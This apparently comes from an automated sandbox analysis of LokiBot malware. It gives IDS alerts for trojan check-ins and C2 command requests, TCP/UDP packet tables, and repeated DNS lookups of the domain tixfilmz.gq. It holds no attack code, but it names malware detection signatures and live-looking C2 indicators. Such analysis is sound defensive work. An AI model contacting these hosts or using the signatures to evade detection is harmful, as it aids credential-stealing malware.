192.168.2.3188.114.97.34 9805802825766 08/11/22-06:43:09.287221	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49805	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9850802025381 08/11/22-06:43:33.879385	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9777802024318 08/11/22-06:42:45.276948	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9853802025381 08/11/22-06:43:40.660156	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.2.3	188.114.97.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9782802021641 08/11/22-06:42:50.570997	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49782	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9811802825766 08/11/22-06:43:10.662100	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49811	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9744802025381 08/11/22-06:42:15.052087	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9761802025381 08/11/22-06:42:34.002289	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9778802024313 08/11/22-06:42:46.945645	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9763802825766 08/11/22-06:42:39.324991	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49763	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9852802825766 08/11/22-06:43:38.361573	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49852	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9777802024313 08/11/22-06:42:45.276948	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9758802025381 08/11/22-06:42:30.656105	TCP	2025381	ET TROJAN LokiBot Checkin	49758	80	192.168.2.3	188.114.97.3
188.114.97.3192.168.2.38 0497982025483 08/11/22-06:43:06.684563	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49798	188.114.97.3	192.168.2.3
192.168.2.3188.114.97.34 9757802825766 08/11/22-06:42:29.610436	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49757	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9798802825766 08/11/22-06:43:06.576803	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49798	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9859802825766 08/11/22-06:43:42.759258	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49859	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9823802024318 08/11/22-06:43:13.321407	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9763802021641 08/11/22-06:42:39.324991	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.97.34 9742802025381 08/11/22-06:42:12.661275	TCP	2025381	ET TROJAN LokiBot Checkin	49742	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9885802024318 08/11/22-06:43:55.376397	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49885	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9852802021641 08/11/22-06:43:38.361573	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9755802024318 08/11/22-06:42:27.395952	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49755	80	192.168.2.3	188.114.96.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3188.114.97.34 9797802024313 08/11/22-06:43:05.379365	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9887802025381 08/11/22-06:43:58.405291	TCP	2025381	ET TROJAN LokiBot Checkin	49887	80	192.168.2.3	188.114.96.3
192.168.2.3188.114.97.34 9830802825766 08/11/22-06:43:16.837786	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49830	80	192.168.2.3	188.114.97.3
192.168.2.3188.114.96.34 9756802825766 08/11/22-06:42:28.447484	TCP	2825766	ETPRO TROJAN LokiBot Checkin M2	49756	80	192.168.2.3	188.114.96.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:42:12.641289949 CEST	49742	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:12.658476114 CEST	80	49742	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:12.658581972 CEST	49742	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:12.661274910 CEST	49742	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:12.678405046 CEST	80	49742	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:12.678615093 CEST	49742	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:12.695673943 CEST	80	49742	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:12.770203114 CEST	80	49742	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:12.770303965 CEST	80	49742	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:12.770360947 CEST	49742	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:12.773736954 CEST	49742	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:12.787421942 CEST	80	49742	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:14.025392056 CEST	49743	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:14.042526960 CEST	80	49743	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:14.042761087 CEST	49743	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:14.045455933 CEST	49743	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:14.062542915 CEST	80	49743	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:14.062895060 CEST	49743	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:14.080081940 CEST	80	49743	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:14.156966925 CEST	80	49743	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:14.157006025 CEST	80	49743	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:14.157121897 CEST	49743	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:14.157250881 CEST	49743	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:14.174371004 CEST	80	49743	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:15.032388926 CEST	49744	80	192.168.2.3	188.114.96.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:42:15.049277067 CEST	80	49744	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:15.049468040 CEST	49744	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:15.052087069 CEST	49744	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:15.068974972 CEST	80	49744	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:15.069155931 CEST	49744	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:15.086220026 CEST	80	49744	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:15.165085077 CEST	80	49744	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:15.165282965 CEST	49744	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:15.182149887 CEST	80	49744	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:15.385853052 CEST	80	49744	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:15.386019945 CEST	49744	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:16.141204119 CEST	49745	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:16.158157110 CEST	80	49745	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:16.158272028 CEST	49745	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:16.160936117 CEST	49745	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:16.177822113 CEST	80	49745	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:16.177916050 CEST	49745	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:16.194792032 CEST	80	49745	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:16.296185017 CEST	80	49745	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:16.296262026 CEST	80	49745	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:16.296331882 CEST	49745	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:16.296387911 CEST	49745	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:16.313214064 CEST	80	49745	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.432554007 CEST	49746	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:17.449594975 CEST	80	49746	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.449698925 CEST	49746	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:17.452589035 CEST	49746	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:17.469443083 CEST	80	49746	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.469538927 CEST	49746	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:17.486363888 CEST	80	49746	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.548320055 CEST	80	49746	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.548495054 CEST	49746	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:17.565593004 CEST	80	49746	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.772173882 CEST	80	49746	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:17.772280931 CEST	49746	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:18.517294884 CEST	49747	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:18.534280062 CEST	80	49747	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:18.534388065 CEST	49747	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:18.537200928 CEST	49747	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:18.554110050 CEST	80	49747	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:18.554195881 CEST	49747	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:18.571082115 CEST	80	49747	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:18.641688108 CEST	80	49747	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:18.641735077 CEST	80	49747	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:18.641812086 CEST	49747	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:18.658911943 CEST	80	49747	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:19.570935011 CEST	49748	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:19.588134050 CEST	80	49748	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:19.590482950 CEST	49748	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:19.613256931 CEST	49748	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:19.630363941 CEST	80	49748	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:19.630528927 CEST	49748	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:19.647604942 CEST	80	49748	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:19.732111931 CEST	80	49748	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:19.732347012 CEST	49748	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:19.732391119 CEST	80	49748	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:19.732456923 CEST	49748	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:19.749492884 CEST	80	49748	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:20.722404003 CEST	49749	80	192.168.2.3	188.114.96.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:42:20.739322901 CEST	80	49749	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:20.739495993 CEST	49749	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:20.745320082 CEST	49749	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:20.762134075 CEST	80	49749	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:20.762243032 CEST	49749	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:20.779179096 CEST	80	49749	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:20.839010000 CEST	80	49749	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:20.839044094 CEST	80	49749	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:20.839148998 CEST	49749	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:20.839890003 CEST	49749	80	192.168.2.3	188.114.96.3
Aug 11, 2022 06:42:20.856784105 CEST	80	49749	188.114.96.3	192.168.2.3
Aug 11, 2022 06:42:21.812501907 CEST	49750	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:21.829464912 CEST	80	49750	188.114.97.3	192.168.2.3
Aug 11, 2022 06:42:21.829591990 CEST	49750	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:21.832277060 CEST	49750	80	192.168.2.3	188.114.97.3
Aug 11, 2022 06:42:21.849179983 CEST	80	49750	188.114.97.3	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:42:12.579299927 CEST	56417	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:12.602015018 CEST	53	56417	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:13.992285013 CEST	55923	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:14.014944077 CEST	53	55923	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:15.008493900 CEST	57723	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:15.031099081 CEST	53	57723	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:16.117017984 CEST	58116	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:16.137682915 CEST	53	58116	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:17.405890942 CEST	57421	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:17.425028086 CEST	53	57421	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:18.496882915 CEST	65358	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:18.516221046 CEST	53	65358	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:19.546256065 CEST	49873	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:19.568968058 CEST	53	49873	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:20.700263977 CEST	53802	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:20.720654964 CEST	53	53802	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:21.791645050 CEST	65266	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:21.811207056 CEST	53	65266	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:22.919214964 CEST	63332	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:22.941586018 CEST	53	63332	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:23.995779991 CEST	63548	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:24.015325069 CEST	53	63548	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:25.168421984 CEST	49327	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:25.185749054 CEST	53	49327	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:26.266694069 CEST	51391	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:26.285726070 CEST	53	51391	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:27.336091995 CEST	58981	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:27.355494976 CEST	53	58981	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:28.398569107 CEST	64452	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:28.415982008 CEST	53	64452	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:29.567910910 CEST	61380	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:29.587415934 CEST	53	61380	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:30.599355936 CEST	63146	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:30.618824005 CEST	53	63146	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:31.643933058 CEST	52985	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:31.661487103 CEST	53	52985	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:32.866031885 CEST	58625	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:32.883007050 CEST	53	58625	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:33.939414978 CEST	52810	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:42:33.958312035 CEST	53	52810	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:35.888000011 CEST	50778	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:35.905409098 CEST	53	50778	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:39.275734901 CEST	55151	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:39.295176029 CEST	53	55151	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:41.147021055 CEST	59795	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:41.166609049 CEST	53	59795	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:42.621895075 CEST	64816	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:42.748029947 CEST	53	64816	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:44.058989048 CEST	53816	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:44.078478098 CEST	53	53816	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:45.236285925 CEST	60640	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:45.256028891 CEST	53	60640	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:46.902745962 CEST	49844	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:46.922283888 CEST	53	49844	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:49.092282057 CEST	63861	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:49.111659050 CEST	53	63861	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:50.516971111 CEST	51518	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:50.536231041 CEST	53	51518	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:51.834033012 CEST	52581	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:51.851875067 CEST	53	52581	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:53.157044888 CEST	50152	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:53.176513910 CEST	53	50152	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:54.271861076 CEST	50450	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:54.291218042 CEST	53	50450	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:55.372447968 CEST	52427	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:55.389997959 CEST	53	52427	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:56.596381903 CEST	62724	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:56.616301060 CEST	53	62724	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:58.058382034 CEST	64941	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:58.078123093 CEST	53	64941	8.8.8.8	192.168.2.3
Aug 11, 2022 06:42:59.355876923 CEST	55403	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:42:59.373456955 CEST	53	55403	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:00.603039026 CEST	54960	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:00.622443914 CEST	53	54960	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:01.898330927 CEST	61877	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:01.917530060 CEST	53	61877	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:02.955979109 CEST	64624	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:02.975430965 CEST	53	64624	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:04.122617960 CEST	64412	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:04.141944885 CEST	53	64412	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:05.296510935 CEST	51779	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:05.314194918 CEST	53	51779	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:06.496205091 CEST	50608	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:06.515471935 CEST	53	50608	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:07.973258018 CEST	54205	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:07.990590096 CEST	53	54205	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:09.210062981 CEST	58497	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:09.229652882 CEST	53	58497	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:10.585853100 CEST	62701	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:10.605609894 CEST	53	62701	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:11.857250929 CEST	58561	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:11.876543999 CEST	53	58561	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:13.118525028 CEST	61555	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:13.137489080 CEST	53	61555	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:14.460020065 CEST	64433	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:14.482197046 CEST	53	64433	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:16.765618086 CEST	54096	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:16.782715082 CEST	53	54096	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 06:43:19.702389002 CEST	63326	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:19.721796036 CEST	53	63326	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:24.353002071 CEST	51557	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:24.372870922 CEST	53	51557	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:28.465460062 CEST	52487	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:28.482649088 CEST	53	52487	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:31.883057117 CEST	58950	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:31.902369022 CEST	53	58950	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:33.838053942 CEST	55686	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:33.857176065 CEST	53	55686	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:38.314882994 CEST	64934	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:38.334461927 CEST	53	64934	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:40.517680883 CEST	55795	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:40.536607981 CEST	53	55795	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:42.718416929 CEST	64635	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:42.738006115 CEST	53	64635	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:45.776087999 CEST	55269	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:45.793565989 CEST	53	55269	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:47.294298887 CEST	63083	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:47.313312054 CEST	53	63083	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:48.364883900 CEST	54726	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:48.382242918 CEST	53	54726	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:49.974272013 CEST	58394	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:49.993833065 CEST	53	58394	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:51.595494986 CEST	49775	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:51.615442038 CEST	53	49775	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:53.263878107 CEST	60195	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:53.284096956 CEST	53	60195	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:54.290009975 CEST	55197	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:54.309494972 CEST	53	55197	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:55.334676981 CEST	52252	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:55.353864908 CEST	53	52252	8.8.8.8	192.168.2.3
Aug 11, 2022 06:43:58.292326927 CEST	60697	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:43:58.309959888 CEST	53	60697	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:00.089895010 CEST	51966	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:00.108901978 CEST	53	51966	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:01.716732025 CEST	54306	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:01.736135960 CEST	53	54306	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:03.415052891 CEST	50062	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:03.434765100 CEST	53	50062	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:04.875478029 CEST	50869	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:04.894697905 CEST	53	50869	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:06.112749100 CEST	61481	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:06.132136106 CEST	53	61481	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:07.745066881 CEST	50386	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:07.762610912 CEST	53	50386	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:08.781137943 CEST	52857	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:08.800934076 CEST	53	52857	8.8.8.8	192.168.2.3
Aug 11, 2022 06:44:09.862853050 CEST	52983	53	192.168.2.3	8.8.8.8
Aug 11, 2022 06:44:09.882337093 CEST	53	52983	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 11, 2022 06:42:12.579299927 CEST	192.168.2.3	8.8.8.8	0x5c29	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:13.992285013 CEST	192.168.2.3	8.8.8.8	0xbd3d	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:15.008493900 CEST	192.168.2.3	8.8.8.8	0x9c66	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 11, 2022 06:42:16.117017984 CEST	192.168.2.3	8.8.8.8	0xb56c	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:17.405890942 CEST	192.168.2.3	8.8.8.8	0x673c	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:18.496882915 CEST	192.168.2.3	8.8.8.8	0xe48e	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:19.546256065 CEST	192.168.2.3	8.8.8.8	0x48ed	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:20.700263977 CEST	192.168.2.3	8.8.8.8	0x281b	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:21.791645050 CEST	192.168.2.3	8.8.8.8	0x5b0e	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:22.919214964 CEST	192.168.2.3	8.8.8.8	0x8ef0	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:23.995779991 CEST	192.168.2.3	8.8.8.8	0xe554	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:25.168421984 CEST	192.168.2.3	8.8.8.8	0x3ae7	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:26.266694069 CEST	192.168.2.3	8.8.8.8	0xc3c2	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:27.336091995 CEST	192.168.2.3	8.8.8.8	0x1824	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
